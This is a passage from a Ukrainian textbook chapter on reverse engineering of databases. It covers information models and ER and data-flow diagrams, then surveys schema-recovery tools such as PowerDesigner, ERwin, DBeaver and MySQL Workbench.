З огляду на те, що інформаційна база деякої програми представляє *інформаційну модель* предметної області (ПО), то з неї методами РІПЗ можна відновити багато корисної інформації стосовно як бізнес-процесів, так і структури ПЗ.

Інформаційна модель призначена для подання семантики ПО у термінах суб'єктивних засобів опису – сутностей, атрибутів, ідентифікаторів сутностей, супертипів, підтипів і т.д.

Інформаційна модель ПО містить такі основні конструкції:

- діаграми "сутність-зв'язок" (*Entity–Relationship Diagrams*);
- семантичне визначення сутностей;
- унікальні ідентифікатори сутностей;
- визначення атрибутів сутностей;
- відношення між сутностями;
- супертипи й підтипи.

Типовою формою документування інформаційної моделі ПО є діаграми "сутність-зв'язок" (*ER-діаграми*), що дозволяє графічно представити всі елементи інформаційної моделі згідно із простим, інтуїтивно зрозумілим, але чітко визначеним правилом – *нотацією*.

Домени значень призначаються аналітиками й фіксуються в спеціальному документі – словнику даних (*Data Dictionary*). На стадіях розроблення логічної й фізичної моделей БД домени уточнюються у сутностях на *ER*-діаграмі.

Концептуальна модель предметної області. Діаграма “сутності – зв’язки” виступає засобом опису схеми БД на концептуальному рівні проєктування. На діаграмах концептуального рівня сутності зображуються прямокутниками, атрибути – еліпсами, зв’язки – ромбами.

Приведемо приклад концептуальної моделі предметної області обліку успішності студентів в межах кафедри. На рис. 4.1 наведений перший фрагмент концептуальної діаграми, який відображає приналежність студентів певній групі та вивчення студентами предметів.

Рис. 4.1. Фрагмент концептуальної моделі ПО на першому етапі

Успішність засвоєння матеріалів дисциплін контролюється заліковими заходами, які визначають бал кожного студента з певної дисципліни. Отже необхідно виділити окремо сутність *Statement* (успішність), яка буде відображати зв'язок між сутностями *Subject* та *Student* (рис. 4.2).




Рис. 4.2. Фрагмент концептуальної моделі ПО на другому етапі

Кожен студент навчається в одній групі і в кожній групі навчаються декілька студентів. Відомість на контрольний захід видається на групу студентів. Отже заміна сутності *Student* у зв’язку “отримують” на сутність *Group* вирішує конфліктну ситуацію. Кожен об’єкт БД має свої атрибути. Отже приходимо до такого вигляду фрагменту концептуальної діаграми ПО успішність, яка наведена на рис. 4.3.

Взагалі, якщо досліджується достатньо об’ємна ПО, раціональним є розроблення декількох локальних концептуальних моделей при подальшому їх об’єднанні у більш складну загальну концептуальну модель. Локальні моделі формуються таким чином, щоби кількість сутностей не перевищувала 6-7 штук для кращого їх сприйняття. При такому підході до побудови інформаційної моделі предметної області важливо забезпечити узгодженість між локальними моделями та уникнути дублювання сутностей і зв’язків. Для цього застосовують єдині правила іменування об’єктів, атрибутів та типів зв’язків. Після інтеграції локальних моделей виконується перевірка цілісності та несуперечності загальної концептуальної моделі.




Рис. 4.3. Фрагмент концептуальної моделі на третьому етапі

Модель потоку даних призначена для опису процесів переміщення даних в БД ПО і подається у вигляді діаграми потоку даних (*Data Flow Diagram*). Основними елементами діаграми є:

- джерела даних (*Data Source*);
- процеси обробки даних (*Data Process*);
- сховища даних (*Data Store*);
- потоки даних (*Data Flow*).

Для подання діаграм потоку даних частіш за все використовують мережеві структури, які дозволяють дублювання сутностей та відсутність циклів. Потік зображується зліва направо. На діаграмах помічають допустимі та недопустимі напрямки переміщення даних без зазначення процесів керування потоком.

Діаграма потоку даних дозволяє:

- подати систему з точки зору джерел та користувачів даних;
- відобразити переміщення даних в процесі обробки;
- відобразити зовнішні механізми передачі даних;
- відобразити метод отримання даних.

Рис. 4.4. Приклад діаграми потоків даних

Діаграма потоку даних надає аналітику інформацію про:

- сховища даних, що дозволить на наступних етапах проєктування або аналізу обґрунтовано визначити кількість БД для інформаційної системи;
- прийняті схеми перетворення інформації, що дозволить в подальшому скласти специфікації застосунків.

З практичної точки зору РІ в якості об’єктів аналізу будемо розглядати зовнішні відносно програми моделі даних як артефакти дослідження:

- БД;
- файли даних;
- протоколи обміну даними.

Структури даних всередині програми аналізуються засобами статичного та динамічного аналізу програм. Під час такого аналізу досліджуються формати збереження даних, взаємозв’язки між структурами, способи адресації та механізми доступу до пам’яті.

4.2. Реверс-інжиніринг БД

4.2.1. Мета та задачі РІ БД

Мета РІ БД може полягати у наступному*:*

- вивчення (отримання уявлення) про БД – відновлення інформаційної моделі предметної області;

– відновлення документації на БД (відновлення схем БД, бізнес-логіки);

– пошук та виправлення помилок проєктування (нормалізація, уточнення типів даних, індексів, ключів, каскадних операцій);

– внесення змін в структуру БД (потрібно бачити всю схему);

– удосконалення та оптимізація структури БД, в тому числі розподілених;

– міграція (перенесення) БД на іншу платформу або в іншу СУБД;

– оцінка захищеності БД, аналіз вразливостей;

– пошук шкідливого коду (посилання, файли, програми), що можуть зберігатися в БД;

– відновлення ПЗ на основі структури БД (наприклад, сайту).

Артефакти, які досліджують в процесі РІ БД:

– файли БД (бінарні файли);

– таблиці БД (атрибути, ключі, залежності);

– зв’язки таблиць;

– метадані;

– схеми;

– представлення (view);

– домени атрибутів;

– *SQL*-запити (динамічний РІ);

– збережені процедури, функції та тригери;

– дані таблиць.

Ієрархія моделей БД, які можуть відновлюватись в процесі РІ:

– концептуальна схема БД;

– логічна схема БД;

– фізична схема БД;

– схема розподіленої БД;

– схема потоків даних;

– дані БД.

Задачі РІ БД:

– визначення всіх артефактів БД;

– відновлення концептуальної схеми БД;

– відновлення логічної схеми БД;

– відновлення фізичної схеми БД;

– експорт даних або схеми;

– імпорт даних або схеми;

– реінжиніринг БД;

– аналіз трафіку SQL-запитів;

– аналіз процедур, функцій, тригерів;

– виявлення шкідливого коду.

4.2.2. Інструментальні засоби РІ БД

Інструментальні засоби для РІ БД діляться на:

– універсальні (підтримують роботу з багатьма типами БД);

– спеціалізовані (призначені для конкретних СУБД).

Розглянемо приклади популярних інструментів для роботи з БД.

Sybase PowerDesigner – інструментарій для створення бізнес-застосунків, що включає в себе засоби моделювання бізнес-процесів, можливості концептуального і фізичного проєктування БД:

– підтримує всі стандартні типи діаграм *UML*;

– генерація вихідного коду *C#*, *C++*, *Java*, *PowerBuilder*, *VisualBasic*;

– підтримує РІ для *Java*, *PowerBuilder*, *VisualBasic*;

– підтримка баз даних *IBM DB2, Informix, Ingres, InterBase, Access, MS SQL, MySQL, Oracle, PostgeSQL, Sybase AS Anywhere* та *Enterprise*;

– інтеграція із засобами розробки на *Java* і сертифікованими під *J2EE* / *EJB* 2.0 серверами застосунків;

– можливість одночасної роботи над однією моделлю великої кількості аналітиків і проєктувальників, зберігання, управління і створення версій моделей *PowerDesigner* та інших документів;

– розширений, незалежний від моделі генератор звітів дозволяє отримати документ, що включає в себе інформацію по декількох моделях.

До *PowerDesigner* включено підтримку:

– моделювання бізнес-процесів (*ProcessAnalyst*) з підтримкою *BPMN*;

– генерація коду мовами *Java*, *C#*, *VB.NET, Hibernate, EJB3, NHibernate, JSF, WinForm* (*.NET* і *.NET CF*), *PowerBuilder* та іншими;

– моделювання даних (працює з більшістю основних СУБД);

– моделювання сховищ даних (*Warehouse Architect*);

– плагін для *Eclipse*;

– об'єктне моделювання (діаграми *UML*);

– генерація звітів;

– підтримує *Simul8* для додавання симуляційних функцій до модулю *BPM* з метою розширити проєктування бізнес-процесів;

– репозиторій;

– аналіз вимог;

– *XML*-моделювання з підтримкою стандартів *XML Schema* та *DTD*;

– застосунки для *Visual Studio*.

Реверс-інжиніринг:

– отримання моделі існуючої БД через *ODBC* або з *DDL*-файлу;

– створення концептуальної моделі з фізичної;

– отримання документації по вже існуючій БД;

– перехід на іншу СУБД.

AllFusion ERwin Data Modeler – *CASE*-засіб для проєктування та документування БД, який дозволяє створювати, документувати і супроводжувати БД, сховища і вітрини даних. Моделі даних допомагають візуалізувати структуру даних, забезпечуючи ефективний процес організації, управління і адміністрування таких аспектів діяльності підприємства, як рівень складності даних, технологій баз даних та середовища розгортання.

ERwin дозволяє наочно відображати складні структури даних. Зручне у використанні графічне середовище системи спрощує розробку БД і автоматизує безліч трудомістких завдань, зменшуючи терміни створення високоякісних і високопродуктивних транзакційних БД і сховищ даних. Продукт покращує комунікацію організації, забезпечуючи спільну роботу адміністраторів і розробників БД, багаторазове використання моделі, а також наочне уявлення комплексних активів даних в зручному для розуміння і обслуговування форматі.

У задачах РІ *ERwin* використовується для відновлення архітектури складних корпоративних систем та документування структури даних великих інформаційних систем.

EMS SQL Manager – комплекс інструментів, спеціалізованих для роботи з різними СУБД. Наприклад, для *MySQL* містить наступні компоненти:

- *SQL Manager for MySQL* – автоматизє процес розробки баз даних *MySQL*, створює і підтримує існуючі бази даних *MySQL*, складає складні запити до *MySQL*, керує правами користувачів *MySQL*, обробляє дані найбільш ефективно;

– *Data Export for MySQL* – може експортувати дані з таблиць *MySQL* в будь-який з 20-ти найбільш популярних форматів, включаючи *MS Access, MS Excel, MS Word, PDF, HTML, ODF* та інші;

– *Data Import for MySQL* – імпортує дані в таблиці *MySQL* з *MS Access, MS Excel, CSV, XML* та інших популярних форматів за допомогою дружнього інтерфейсу;

– *Data Pump for MySQL* – переносить схему БД і імпортує дані з поширених баз даних (*MS SQL Server, PostgreSQL, Oracle, DB2, InterBase / Firebird* і інших) в *MySQL*; міграція в *MySQL* з будь-якого *ADO*-сумісного джерела;

– *Data Generator for MySQL* – генерує тестові дані в БД *MySQL* для перевірки її працездатності; велика розмаїтість параметрів генерації даних, дружній майстер і корисний консольний застосунок для автоматизації процесу генерації тестових даних *MySQL*;

– *DB Comparer for MySQL* – порівнює і синхронізує структуру баз даних *MySQL*, з легкістю переносить зміни з робочої бази даних в основну;

– *DB Extract for MySQL* – створює резервні копії БД *MySQL* у вигляді сценарію *SQL*, зберігає структуру БД *MySQL* і табличні дані повністю або частково;

– *SQL Query for MySQL* – отримує і аналізує інформацію, створює запити *MySQL* у візуальному редакторі, працює з планами запитів *MySQL*, будує діаграми на підставі отриманих даних і багато іншого.

SchemaSpy – це інструмент на основі *Java* (потрібен *Java* 5 або вище), який аналізує метадані схеми в БД та генерує візуальне зображення у форматі, що відображається у браузері. Він дозволяє навігацію по ієрархії таблиць БД через зв'язки між ними, які представлені як посиланнями *HTML*, так і діаграмами відносин між собою. Він також може допомогти знайти помилки, які іноді має БД, пов'язані із збоями внаслідок обмежень.

Oracle SQL Developer Data Modeler. Розширена версія *SQL Developer*, що включає можливість візуального моделювання *ER*-моделей, генерацію схем даних і РІПЗ БД, поставляється як окремий продукт (також безкоштовно), під найменуванням *SQL Developer Data Modeler*.

Toad Data Modeler *(CASE Studio)* **–** засіб проєктування БД і застосунків, що поєднує об'єктно-орієнтоване, концептуальне і фізичне моделювання даних. Інтуїтивно зрозумілий інтерфейс користувача і підтримка популярних СУБД роблять

Toad Data Modeler унікальним рішенням для прискорення розробки і аналізу складних розподілених застосунків. *Toad Data Modeler* – унікальне рішення для прискореного проєктування і аналізу, що допомагає розробникам швидко створювати надзвичайно складні застосунки.

Toad Data Modeler – дає можливість бізнес-аналітикам, системним архітекторам, IT менеджерам, прикладним розробникам і розробникам БД працювати в команді при створенні застосунків.

Toad Data Modeler – інтегрований застосунок для аналізу і проєктування середовища підприємства з можливістю повного відображення даних, об'єктів і бізнес процесів.

SQL Assistant *(SQL Server)* **–** інструментарій для розробників та адміністраторів БД. Може бути використаний при роботі над проєктами будь-якої степені складності, від невеликих БД до комплексних корпоративних систем. ПЗ забезпечується готовністю до експлуатації негайно після встановлення і не передбачає призупинення поточних робочих процесів. Інструментарій підвищує продуктивність праці *SQL*-розробників і гарантує високу якість коду. У тому числі в состав пакету входять потужні інструменти для перевірки правильності *SQL*-синтаксису, механізми автозавершення синтаксичних конструкцій, засоби швидкої навігації по програмному коду та багато іншого. У розпорядженні користувачів також є інтегрований блок перевірки правдоподібності. Серед інших переваг продукту варто згадати підтримку найбільш поширених СУБД (*Oracle, SQL Server, DB2, MySQL, Sybase ASE, Sybase ASA, MS Access* і відповідних *SQL*-діалектів). *SQL Assistant*

вбудовується в *Management Studio* і через пункт головного меню або через контекстне меню коду редактора доступні всі його команди.




Рис. 4.5. Меню *SQL Assistant*

DBeaver – універсальний клієнт для роботи з різними СУБД (*MySQL, PostgreSQL, Oracle, SQLite* тощо), який підтримує як адміністрування, так і аналіз структури БД. Можливості у PI:

– автоматичне побудування *ER*-діаграм;

– перегляд структури таблиць, індексів, тригерів;

– аналіз залежностей між об’єктами;

– виконання *SQL*-запитів для дослідження даних;

– експорт структури БД (*DDL*).

Переваги:

– мультиплатформність;

– підтримка великої кількості СУБД;

– зручний графічний інтерфейс;

– можливість інтерактивного аналізу.




Рис. 4.6. Вікно *DBeaver*

SchemaCrawler – інструмент для автоматизованого аналізу структури баз даних із генерацією звітів і діаграм. Можливості у РІ:

– генерація детальних звітів про схему БД (*HTML*, *PDF*);

– побудова графів залежностей (через *Graphviz*);

– виявлення зв’язків між таблицями;

– аналіз метаданих (ключі, обмеження, індекси);

– можливість інтеграції в *CI/CD pipeline*.

Переваги:

– автоматизація аналізу;

– зручний для великих БД;

– можливість використання у скриптах;

– висока деталізація звітів.

Недоліки:

– відсутність повноцінного *GUI*;

– потребує налаштування;

– менш інтуїтивний для початківців.

Типове застосування у РІ:

– документування невідомих або застарілих БД;

– побудова формалізованої моделі структури;

– аналіз складних залежностей у великих системах.

MySQL Workbench – офіційний інструмент для роботи з *MySQL*, який має вбудовані можливості РІПЗ структури бази даних. Можливості у РІ:

– автоматичне відновлення *EER*-діаграм (*Enhanced Entity-Relationship diagrams*) з існуючої БД;

– візуалізація таблиць та їх зв’язків;

– аналіз ключів (*PK*, *FK*);

– синхронізація моделі та БД;

– генерація *SQL*-скриптів.

Переваги:

– глибока інтеграція з *MySQL*;

– наочна візуалізація;

– зручний майстер reverse engineering;

– можливість редагування моделі.

Недоліки:

– орієнтованість лише на *MySQL*;

– обмежена підтримка інших СУБД;

– складність роботи з дуже великими схемами.

Типове застосування у PI:

– відновлення логічної моделі БД;

– аналіз структури legacy-систем;

– реконструкція архітектури даних.




Рис. 4.7. Вікно *MySQL Workbench*

4.2.3. Відновлення моделей реляційних БД

Автоматизований PI реляційних БД виконується за допомогою інструментів. Наприклад, *PowerDesigner* містить відповідну функціональність для відновлення схеми існуючої БД.

